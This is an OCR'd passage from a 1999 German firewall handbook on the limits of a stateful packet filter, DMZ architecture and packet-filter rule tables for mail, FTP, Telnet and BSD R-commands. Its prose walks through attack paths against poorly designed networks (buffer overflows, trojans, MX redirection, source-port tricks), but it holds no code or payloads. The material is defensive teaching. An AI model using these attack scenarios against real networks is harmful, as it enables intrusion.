


Abbildung:SINUS Satan-Detector

Online Suche im Handbuch LITTLE-IDIOT NETWORKING

15.10 Grenzen der SINUS Firewall-1

Beim momentanen Stand der Sicherheit besitzen viele Organisationen oder Unternehmen weder ein Sicherheitskonzept, noch besitzen diese irgendeinen Schutz auf der Basis der Paketüberwachung. Besonders kritisch wird es, wenn als Clients veraltete Programme im Einsatz sind (Netscape, Internet Explorer). Dasselbe betrifft veraltete Server im Netz, deren bekannte Sicherheitsprobleme nicht beseitigt wurden.

Die Firewall kann selbstverständlich auch keine Pakete überwachen, die nicht über die Firewall selber laufen, beispielsweise über einen Host mit eigenem Internet Anschluß.

Jede Firewall Software, egal ob sie mit kleinen Fehlern behaftet ist, wird die momentane Sicherheitssituation in einem Unternehmen gravierend verbessern können. Dasselbe trifft auch auf Bereiche innerhalb eines Unternehmens zu, z.B. zur Absicherung der unternehmensweiten Datenbanken oder einzelnen Abteilungen.

Die Schutzwirkung der SINUS Firewall

Es ist nun wirklich nicht so, daß eine Firewall gegen alle Angriffe schützen könnte. Wenn es aber jemandem gelingen sollte, die Firewall zu überwinden, so wird er sicherlich ziemlich viele Spuren in den Firewall Logfiles hinterlassen. Genau dies ist der Sinn und Zweck einer Überwachung mit einer Firewall. Es kommt also nicht darauf an, ob ein Angriff abgewehrt werden kann, sondern ob er schnell entdeckt wird.

Bekannte Sicherheitsprobleme

Ein Stateful Paket Filter (SPF), wie die SINUS Firewall kann zwar viele Angriffe abwehren, jedoch bietet sie keinen Schutz gegen "session hijacking", also der Übernahme einer bestehenden Verbindung eines Hosts aus dem Intranet zu einem Server im Internet durch einen Angreifer. Alle Pakete, die von einem Server aus dem Internet in das Intranet gesendet werden, könnten einen Inhalt besitzen, der eine Sicherheitslücke in einem Client ausnutzt.

Es gibt keinen Schutz, der gegen das Abhören von Paßworten bei der Administration der Firewall verhindert. Dieses Problem kann aber leicht durch den Einsatz von zusätzlicher Software beseitigt werden.

Die SINUS Firewall schützt Sie nicht vor Fehlern bei der Konfiguration. Eine Firewall kann nicht hellsehen, auch wenn einige Firewall - Hersteller behaupten, ihr Produkt könne es. Daher sollte man sich stets die gesamte Dokumentation durchlesen, und dann erst zur Tat schreiten. Im Falle eines Fehlers gibt es wirklich keine Rettung.

Copyright (c) der deutschen Version 1999 Guido Stepken

Original Copyright (c) 1996 Robert Muchsel, Roland Schmid.


16. Allgemein: Architektur von Firewalls

Das korrekte Aufsetzen der Firewallregeln ist eine zeitraubende Angelegenheit, bei der unglaublich viele Fehler gemacht werden. Leider können anschließende Tests mit Portscannern diese nicht entdecken. Erfahrene Angreifer beherrschen die Materie im Schlaf und kennen die typischen Fehler, während sich der gerade frisch von der Fortbildung gekommene Systemadministrator in Sicherheit wiegt. Die Praxis hat gezeigt, daß alle mir bekannte Literatur, z.B. **Einrichten von Firewalls** vom O´Reilly Verlag (Chapman/Zwicky) völlig überholt sind.


Dies ist mit ein Grund dafür, daß ich dieses Handbuch geschrieben habe. Noch mehr erstaunt war ich über eine Anleitung von S.u.S.E zum Aufbau einer Firewall mit LINUX. Um mich juristisch auf sicherem Pflaster zu bewegen, habe ich also diesen im Handbuch vorgeschlagenen Aufbau nach den Empfehlungen von S.u.S.E. nachgebaut und ein paar Angriffe getestet. Hier zunächst die Erklärung, warum man diesen Empfehlungen nicht folgen sollte:

16.1 Fallstricke beim Aufbau der Firewall

Ein Host, der gegen **buffer overflow**s anfällig ist, benötigt keinen Schutz durch einen äußeren Router oder eine Firewall mehr. Ein Angreifer würde über den zugelassenen Port direkt Supervisorrechte auf dem Host erlangen.



Beispiel 1



Beispiel 2

Betrachten wir einmal die Konfiguration in Beispiel 1. Das Netz besitzt feste, vom Provider zugewiesene IP - Nummern. Die Firewall arbeitet selber nicht als ISDN-Router, ist aber über ein Transfernetz (192.168.x.x) mit dem Router verbunden. Die Hosts A-D sind Arbeitsplatzrechner, die über den WWW-PROXY von Server 1 Zugang zum Internet besitzen. Die Firewall schirmt einige Ports des Server 1 ab, erlaubt aber Zugriffe auf den WWW-Server über Port 80 (HTTP) und Port 21 (FTP) aus dem Internet. Server 2 ist ein "store and forward" PROXY, der als interner DNS-Server, Mail-Server und NEWS-Server arbeitet. Die Firewall erlaubt keinen Zugriff auf Server 2 aus dem Internet. Ein Security Check mit SATAN oder SAINT aus dem Internet zeigt keine Probleme, alle Filterregeln sind korrekt eingestellt.

Um es vorweg zu nehmen - Ein Angreifer wäre in wenigen Minuten in das Netzwerk vorgedrungen. Wo liegen die

Probleme ?

Problem 1

Der Angreifer sieht von außen nur folgende Ports: 25, 21, 53 und 3128 von Server 1, Server 2 sei abgeschirmt.

Der Angreifer ist dadurch, daß er direkten Zugriff auf die Ports der internen Server hat, in der Lage, das Betriebssystem des Servers genau zu bestimmen.

Über e-Mails aus dem Netz (kleine Anfrage) würde er genau wissen, ob eventuell das Netz mit Masquerading oder NAT aufgebaut ist. Er kennt dann genau das e-Mail Gateway (Server 2) und kann anhand der Headerinformationen das verwendete Betriebssystem genau identifizieren.

Nun sucht er in den einschlägigen Archiven nach "exploits", die von innen oder von außen her einen **buffer overflow** initiieren.

Angenommen, Server 1 hätte ein solches Problem. Es werden immer neue bekannt, im Prinzip muß der Angreifer nur warten. Dann wäre Server 1 im Netzwerk verloren. Der Angreifer könnte alle Dienste mit Supervisor Rechten starten. Da die Firewalls offene Ports hat, kann der Angreifer weitere Programme, die er benötigt, von Server 1 aus dem Internet downloaden. Dies könnten z.B. Netzwerksniffer sein, der ihm dann die Paßworte zu allen Servern im Netzwerk und jeden Zugriff auf alle Server im Netz ermöglichen würde. Die Firewall selber interessiert den Angreifer nicht, da er nach eigenem Belieben Tunnel über die offenen Ports aufbauen kann.

Problem 2

Angenommen, er würde auf die Schnelle keinen exploit finden. In diesem Falle kann er irgendeinem User ein trojanisches Pferd via e-Mail senden, und darauf warten, daß dieser es installiert. Da er den Namen des e-Mail Gateways kennt, kann er mit diesem ein Gateway in das Internet aufbauen, sofern die Firewall die Funktion "transparent proxy" aktiviert hat. Verschiedene Proxy-Module der Firewall erleichtern dem Angreifer den Aufbau eines Tunnels von einem Arbeitsplatz aus zu einem Server im Internet.

Problem 3

Es ist ein Split-DNS - Server aufgebaut, der eventuell ein Problem mit "additional informations" haben könnte. Ein eingeschleustes, trojanisches Pferd könnte den MX - Eintrag des internen DNS-Servers auf eine IP - Nummer im Internet umändern. Die Folge wäre, daß der Angreifer sämtliche internen und externen e-Mail aus dem Netzwerk erhalten würde, die er kopieren, und in das Netzwerk zurücksenden könnte.

Problem 4

Er nutzt die typischen Fehler der Browser auf den Arbeitsstationen (Host A-D) aus. Ein vorbereitetes, auf die internen IP - Nummern angepaßtes Active-X Applet könnte somit beliebige Angriffe auf Server intern starten. Er muß hierzu nur die Aufmerksamkeit eines Users im Intranet auf einen beliebigen Internet-Server lenken, damit dieser das Applet auf seine Arbeitsstation lädt und es startet.

Problem 5

Eine UNIX - Firewall könnte er versuchen, direkt von innen her mit einem **buffer overflow** anzugreifen, in der Hoffnung, daß diese einige wohlbekannten Ports nach innen hin geöffnet hat.

Problem 6


Hat er auch nur ein einziges mal die Firewall überwunden, so kann er trojanische Pferde installieren, später von alleine aktiv werden. Wir der Angriff entdeckt und das Sicherheitsproblem beseitigt, so wird wohl kaum der Systemadministrator alle Server im Intranet neu installieren. Finden würde er ein trojanisches Pferd wohl nicht.

Betrachten wir nun Beispiel 2

Diese leidet genauso wie Beispiel 1 unter allen dort schon erwähnten Problemen.

Es gibt einige Regeln, die man unter keinen Umständen mißachten sollte:

Zu einer Firewall gehören immer 3 Komponenten, einem äußeren Router, einem inneren Router und der Firewall selber. Soll ein Zugriff auf einen Server im Intranet aus dem Internet heraus möglich sein, so ist eine **DMZ** "DeMilitarisierte Zone" aufzubauen, die selber von Firewalls umgeben ist. In dieser sind die Server, die von außen erreichbar sein sollen, zu installieren. Der Grund besteht darin, daß man stets damit rechnen muß, daß ein von außen erreichbarer Server mit **buffer overflow**s angreifbar ist. In diesem Falle muß unter allen Umständen noch einen Firewall als Sicherung gegen Zugriffe aus der **DMZ** auf das interne Netzwerk. Der korrekte Aufbau wäre also folgender:



Beispiel 3

Für den Fall, daß Server 1 erfolgreich angegriffen wird, muß Firewall 2 Angriffen standhalten können. Firewall 1 und der Router bieten dann im Prinzip keinen Schutz gegen professionelle Angreifer mehr, halten aber viele DoS Angriffe und weniger erfahrene Angreifer fern. Sie dienen im Prinzip nur dazu, die Verfügbarkeit der Server zu erhöhen. Im Gegensatz zu früheren Empfehlungen (Einrichten von Firewalls Chapman/Zwicky) sollten die Firewalls mindestens Statful Paket Filter (SPF Firewalls) sein und über verschlüsselte Protokolle zur Fernwartung und Analyse der Logfiles verfügen.

Die Überwachung von Firewall 1 und der Server 1+2 in der **DMZ** stellt allerdings ein Problem dar, dessen Lösung nicht ganz trivial ist. Logserver sind ebenfalls anfällig gegen **buffer overflow**s und können von Angreifern stillgelegt werden. (DoS attack) Es darf unter keinen Umständen Firewall 2 für die kontinuierliche Übertragung von Logfiles auf einen Logserver im lokalen Netz geöffnet werden. Es bietet sich an, den WWW-Server in der **DMZ** als Logserver für Router und Firewall 1 einzusetzen. Mit FTP z.B. könnte eine Arbeitsstation die puren ASCII Logfiles von Router und Firewall 1 herunterladen und auswerten. Besser ist jedoch ein eigener Server in der **DMZ**, der nur eine Aufgabe hat, nämlich die Logfiles zu speichern. Da auf diesem alle weiteren Funktionen deaktiviert sind, ist dieser höchstwahrscheinlich nicht anfällig gegen **buffer overflow**s, weil er viel weniger Angriffspotential bietet. Ein Auswertungsprogramm könnte aber so geringe Differenzen zwischen den Logfiles von Router, Server 1 und dem Logserver sofort bemerken. Es ist höchst unwahrscheinlich, daß ein Angreifer zur gleichen Zeit beide Logserver angreifen kann.

17. Filterregeln und Erklärungen

Dieses Kapitel beschreibt alle wichtigen Protokolle und die Zusammenhänge zwischen IP, TCP, UDP und den höheren, weil zusammengesetzten Protokollen. Es wird im Detail beschrieben, welche Ports in welcher Reichenfolge geöffnet werden müssen, damit diese über die Firewall transportiert werden können. Leider bieten sogar Hersteller von renommierten Firewalls Proxy´s für Protokolle an, die sich nicht für Proxy´s eignen. Entsprechende Sicherheitsprobleme sind somit vorprogrammiert. Diese folgenden Kapitel werden diese im Detail beschreiben und begründen.

17.1 Das ACK - Bit

Manchmal ist es sinnvoll eine TCP-Verbindung in nur eine Richtung zuzulassen, und in die andere Richtung zu verbieten. Wir müssen hierzu zwischen dem Vorgang des Verbindungsaufbaues und der Übertragung der folgenden Pakete unterscheiden. Um eine Verbindung aufzubauen, wird ein SYN Paket gesendet, welches mit einem ACK quittiert wird. Danach folgen nur noch Pakete, die kein ACK Bit gesetzt haben. Es reicht also nach dem SYN-Bit zu differenzieren, da Pakete mit SYN-Bit kein ACK-Bit gesetzt haben sollten. Was aber passiert, wenn ein Angreifer SYN und ACK Bits zusammen setzt ? Nun, sobald ein ACK Flag gesetzt ist, muß das Paket zu einer bestehenden Verbindung gehören. Die Firewall merkt sich stets Verbindungen, die mit einem SYN-Flag erfolgreich den Filter passiert haben. Da TCP Verbindungen stets mit Prüfsumme und Sequenznummer abgesichert sind, gelingt es dem Zielhost oder der Firewall nicht, diese Pakete einer Verbindung zuzuordnen, daher werden sie abgelehnt. Da es leider noch einige Betriebssysteme gibt, die schwere Fehler im TCP/IP Stack haben (Windows NT), sollte man möglichst eine Firewall mit PROXY einsetzen. Stateful Paket Filter (SPF´s) leiten Pakete manchmal ohne diese Prüfung weiter (RAPTOR, FIREWALL-1). Um also einen Verbindungaufbau von außen nach innen zu erlauben, darf beim ersten Paket das ACK-Bit nicht gesetzt sein. Was passiert aber, wenn der Router nicht nach SYN/ACK unterscheiden kann, oder die ACK Regeln falsch gesetzt wurden ?

Ein Beispiel:

Regel	Richtung	Protokoll	Quellport	Zielport
1	ein	TCP	>1023	25
2	aus	TCP	25	>1023
3	aus	TCP	>1023	25
4	ein	TCP	25	>1023

Das Beispiel zeigt die Filterregeln, die einen Host hinter einem Paketfilter schützen sollen. Ein Client aus dem Internet kann eine Verbindung zu dem Host aufbauen, um e-Mail zu senden (Regel 12). Der Host selber darf Verbindungen zu anderen Hosts aufbauen, um e-Mails zu versenden. Regel (34). Was ist aber, wenn ein Angreifer mit einem Client von Port 25 aus einen beliebigen Port > 1023 auf dem Host erreichen will ? Nach Regel 4 würde die Verbindung zugelassen werden. Ein Angriff wäre somit erfolgreich. Der kleine Zusatz in Regel 4 (ACK gesetzt) bedeutet gleichzeitig: SYN darf keinesfalls gesetzt sein ! Dann ist nämlich der Verbindungsaufbau von Port 25 nach z.B. Port 8080 (WWW-PROXY-CACHE) des Hosts untersagt.

Ein großes Problem ist die Behandlung von UDP. UDP kennt keine ACK-Bits, sodaß hier der Paketfilter immer wieder von neuem entscheiden muß, ob das Paket zulässig ist, oder nicht. UDP besitzt auch keine Prüfsummen, die eventuell verlorengegangene oder von einem Angreifer zusätzliche eingeschleuste Pakete entdecken könnten. Hierfür gibt es TCP<->UDP Relays

Für die Sicherheitsüberprüfung mit einem Portscanner bedeutet dieses, daß alle Kombinationen von

Quellport und Zielport ebenfalls geprüft werden müssen. Das wären ungefähr 4.3 Milliarden Pakete (65536^2). Die Überprüfung mit nur einem Paket würde ca. 1 Tag dauern (10 MBit). Portscanner überprüfen daher stets nur die Zielports unter Verwendung eines einzigen Quellports.

Wie wichtig diese Überprüfung ist, zeigt sich an einem Einbruch in die Site von Wietse Venema, der Autor des TCP-WRAPPER ist. Ein Hacker hat den Quellcode so verändert, daß eine Rootshell aktiviert wird, sobald von einem bestimmten Quellport auf einen bestimmten Zielport des Wrappers zugegriffen wird. Ein normaler Portscanner hätte das Problem nicht erkannt. Umso wichtiger erscheint es, daß die Firewall "counter intelligence" Mechanismen besitzt, und nach einigen wenigen Portscans die Verbindung zu diesem Host sperrt ! Der Nachteil ist jedoch, daß die Firewallregeln schlecht überprüfbar sind, da stets die counter intelligence Mechanismen aktiv werden und die Sicherheitsüberprüfung verhindern.

Online Suche im Handbuch LITTLE-IDIOT NETWORKING

17.2 Sicherheitshinweise zur Generierung von Firewallregeln

Es gibt im Internet einige Programme, PERL-Skripte mit HTML Interfaces, die entsprechend den Eingaben des Users fertige Regeln für z.B. LINUX IPFWADM, IPFW, IPCHAINS, IPFILTER, u.s.w. generieren. Diese Sites sind nicht speziell gesichert, und es besteht stets die Möglichkeit, daß Regeln falsch sind, weil der Generator von einem Angreifer verändert wurde. Auch Hinweise aus NEWSGROUPS (Hier meine Konfiguration) sind unbedingt auf Korrektheit zu überprüfen.

18. Übersicht Filterregeln

Hier nun eine Übersicht über alle häufig eingesetzten Protokolle, die ACK Bits und Portnummern.

18.1 Mail Dienste

SMTP DMZ (e-Mail)

SMTP ist ein Dienst, der auf TCP basiert SMTP-Empfänger benutzen Port 25, SMTP-Sender benutzen eine beliebige Portnummer über 1023.

Hier beschrieben ist der Zugriff aus dem Internet auf einen e-Mail Server in der **DMZ**.

Regel	Richtung	Protokoll	Quellport	Zielport	Ergänzungen
1	ein	TCP	>1023	25	SYN/ACK
2	aus	TCP	25	>1023	---/ACK
3	aus	TCP	>1023	25	SYN/ACK
4	ein	TCP	25	>1023	---/ACK

Anmerkungen zu den Regeln:

1: Eingehende Mail, Absender an Empfänger. ACK gesetzt, außer im ersten Paket

2: Eingehende Mail, Empfänger an Absender, ACK gesetzt

3: Ausgehende Mail, Absender an Empfänger. ACK gesetzt, außer im ersten Paket

4: Ausgehende Mail, Empfänger an Absender, ACK gesetzt

POP (e-Mail)

POP ist ein Dienst auf Basis von TCP. POP-Server für die aktuelle Version des POP-Protokolls (die als POP3 bezeichnet wird und bei weitem am häufigsten Benutzt wird) benutzen Port 110. POP-Clients benutzen Ports über 1023.

Regel	Richtung	Protokoll	Quellport	Zielport	Ergänzungen
1	ein	TCP	>1023	110	SYN/ACK
2	aus	TCP	110	>1023	---/ACK
3	aus	TCP	>1023	110	SYN/ACK
4	ein	TCP	110	>1023	---/ACK

Anmerkungen zu den Regeln:

1: Eingehende POP-Verbindung, vom Client zum Server. ACK gesetzt, außer im ersten Paket

2: Eingehende POP-Verbindung, vom Server zum Client. ACK gesetzt

3: Ausgehende POP-Verbindung, vom Client zum Server. ACK gesetzt, außer im ersten Paket

4: Ausgehende POP-Verbindung,vom Server zum Client. ACK gesetzt

IMAP (e-Mail)

IMAP ist ein Dienst auf Basis von TCP. Er dient dazu, Mails vom Mailserver abzuholen. Im Gegensatz zu POP3 muß nicht die ganze Post abgeholt werden, es darf auf dem Server selektiert werden. IMAP-Server benutzen Port 143. Clients benutzen Ports über 1023.

Regel	Richtung	Protokoll	Quellport	Zielport	Ergänzungen
1	ein	TCP	>1023	143	SYN/ACK
2	aus	TCP	143	>1023	---/ACK
3	aus	TCP	>1023	143	SYN/ACK
4	ein	TCP	143	>1023	---/ACK

Anmerkungen zu den Regeln:

1: Eingehende IMAP-Verbindung, vom Client zum Server. ACK gesetzt, außer im ersten Paket

2: Eingehende IMAP-Verbindung, vom Server zum Client. ACK gesetzt

3: Ausgehende IMAP-Verbindung, vom Client zum Server. ACK gesetzt, außer im ersten Paket

4: Ausgehende IMAP-Verbindung,vom Server zum Client. ACK gesetzt

UUCP (Mail)

UUCP dient dem Autausch von Mails. Server arbeiten mit Port 540, Clients mit Portnummern über 1023.

Regel	Richtung	Protokoll	Quellport	Zielport	Ergänzungen
1	ein	TCP	>1023	540	SYN/ACK
2	aus	TCP	540	>1023	---/ACK
3	aus	TCP	>1023	540	SYN/ACK
4	ein	TCP	540	>1023	---/ACK

Anmerkungen zu den Regeln:

1: Eingehende UUCP-Verbindung, vom Client zum Server. ACK gesetzt, außer im ersten Paket

2: Eingehende UUCP-Verbindung, vom Server zum Client. ACK gesetzt

3: Ausgehende UUCP-Verbindung, vom Client zum Server. ACK gesetzt, außer im ersten Paket

4: Ausgehende UUCP-Verbindung, vom Server zum Client. ACK gesetzt

18.2 FTP (Filetransfer)

FTP benutzt zwei getrennte TCP-Verbindungen: eine für Kommandos zwischen Client und Server sowie deren Ergebnisse (diese Verbindung wird meist als Kommandokanal bezeichnet), und eine zweite Verbindung, auf der Verzeichnislistings und Dateien übertragen werden (der Datenkanal) Auf der Seite des Servers benutzt der Kommandokanal Port 21 und der Datenkanal gewöhnlich Port 20. Der Client verwendet für Kommando- und Datenkanal jeweils Portnummern über 1023. Problematisch ist der Einsatz über eine Firewall hinweg. Hierbei muß der Client PASV (passive mode) unterstützen. In viele Clients (Netscape, WS-FTP, CUTE-FTP) ist dieser Modus bereits implementiert. Besonderes Augenmerk sollte dem sog. **FTP bounce attack** gewidmet werden. Hier können zwei FTP-Server aus dem Internet (Intranet) massiv miteinander beschäftigt werden, sodaß diese die gesamte Bandbreite des Netzes verbrauchen. Ein solcher Angriff kann mit dem TCPLOGD entdeckt werden. Zu finden ist dieser auf http://lwn.net/1998/1224/a/tcplogd.html. Wer sich nicht sicher ist, ob und in welchen Fällen ein solcher Angriff durchgeführt werden kann, der sollte den FTP-Server nicht ohne weiteres installieren. Insbesondere sind häufig "anonymous" FTP-Server für diesen Angriff offen, die auf die Paßworte (ftp, anonymous, ...) einen öffentlichen Zugang zu dem Filesystem erlauben.

Regel	Richtung	Protokoll	Quellport	Zielport	Ergänzungen
1	ein	TCP	>1023	21	SYN/ACK
2	aus	TCP	21	>1023	---/ACK
3	aus	TCP	20	>1023	SYN/ACK
4	ein	TCP	>1023	20	---/ACK
5	ein	TCP	>1023	>1023	SYN/ACK
6	aus	TCP	>1023	>1023	---/ACK
7	aus	TCP	>1023	21	SYN/ACK
8	ein	TCP	21	>1023	---/ACK
9	ein	TCP	20	>1023	SYN/ACK
10	aus	TCP	>1023	20	---/ACK
11	aus	TCP	>1023	>1023	SYN/ACK
12	ein	TCP	>1023	>1023	---/ACK

Anmerkungen zu den Regeln:

1 : Eingehende FTP-Anfrage. ACK gesetzt, außer im ersten Paket

2 : Antwort auf eingehende Anfrage. ACK gesetzt

3 : Einrichten des Datenkanals für eingehende FTP-Anfrage, normaler Modus. ACK gesetzt, außer im ersten Paket

4 : Antworten im Datenkanal für eingehende FTP-Anfrage, normaler Modus. ACK gesetzt

5 : Einrichten des Datenkanals für eingehende FTP-Anfrage, passiver Modus. ACK gesetzt, außer im ersten Paket

6 : Antworten im Datenkanal für eingehende FTP-Anfrage, passiver Modus. ACK gesetzt

7 : Ausgehende FTP-Anfrage. ACK gesetzt, außer im ersten Paket

8 : Antwort auf ausgehende Anfrage. ACK gesetzt

9 : Einrichten des Datenkanals für ausgehende FTP-Anfrage, normaler Modus. ACK gesetzt, außer im ersten Paket

10: Antworten im Datenkanal für ausgehende FTP-Anfrage, normaler Modus. ACK gesetzt

11: Einrichten des Datenkanals für ausgehende FTP-Anfrage, passiver Modus. ACK gesetzt, außer im ersten Paket

12: Antworten im Datenkanal für ausgehende FTP-Anfrage, passiver Modus. ACK gesetzt

TFTP (Boot)

TFTP ist ein Protokoll auf Basis von UDP. Server benutzen Port 69, Clients Portnummern über 1023. TFTP sollte im allgemeinen nicht mehr erlaubt werden. Network Computer (NC) booten über diese Protokoll (bootpd). Da TFTP auf UDP basiert, ist eine Absicherung über eine Firewall prinzipiell nicht möglich. Hier sollte das FTP-Protokoll genutzt werden.

Regel	Richtung	Protokoll	Quellport	Zielport	Kommentar
1	ein	UDP	>1023	69	Eingehende TFTP-Anfrage
2	aus	UDP	69	>1023	Antwort auf die eingehende Anfrage
3	aus	UDP	>1023	69	Ausgehende TFTP-Anfrage
4	ein	UDP	69	>1023	Antwort auf die ausgehende Anfrage

Online Suche im Handbuch LITTLE-IDIOT NETWORKING

18.3 TELNET (Administration)

TELNET ist ein Dienst auf Basis von TCP. TELNET-Server arbeiten normalerweise auf Port 23 (sie können zwar auf jede Portnummer eingestellt werden, andere Ports als 23 sind jedoch sehr selten), TELNET-Clients arbeiten mit Portnummern über 1023.

Regel	Richtung	Protokoll	Quellport	Zielport	Ergänzungen
1	ein	TCP	>1023	23	SYN/ACK
2	aus	TCP	23	>1023	---/ACK
3	aus	TCP	>1023	23	SYN/ACK
4	ein	TCP	23	>1023	---/ACK

Anmerkungen zu den Regeln:

1: Eingehende Verbindung, Client an Server. ACK gesetzt, außer im ersten Paket

2: Eingehende Verbindung, Server an Client. ACK gesetzt

3: Ausgehende Verbindung, Client an Sever. ACK gesetzt, außer im ersten Paket

4: Ausgehende Verbindung, Server an Client. ACK gesetzt

18.4 R-Kommandos von BSD

Allgemeine R-Befehle

Die R-Kommandos sind Dienste auf Basis von TCP. Der Server benutzt die Portnummern 513 (rlogin) oder 514 (rsh, rcp, rexec, rsync, rdump, rrestore und rdist; Windows NT PDC). Etwas ungewöhnlich ist die Tatsache, daß die Clients beliebige Portnummern unter 1023 verwenden. Diese Dienste könnt man als antiquiert betrachen, da sie viele Sicherheitsgefahren beinhalten. Mit geeigneten Verschlüsselungsmechanismen (IPsec, ENSkip, SSH) ist der Betrieb jedoch gefahrlos möglich.

Regel	Richtung	Protokoll	Quellport	Zielport	Ergänzungen
1	ein	TCP	<1023	513	SYN/ACK
2	aus	TCP	513	<1023	---/ACK
3	aus	TCP	<1023	513	SYN/ACK
4	ein	TCP	513	<1023	---/ACK
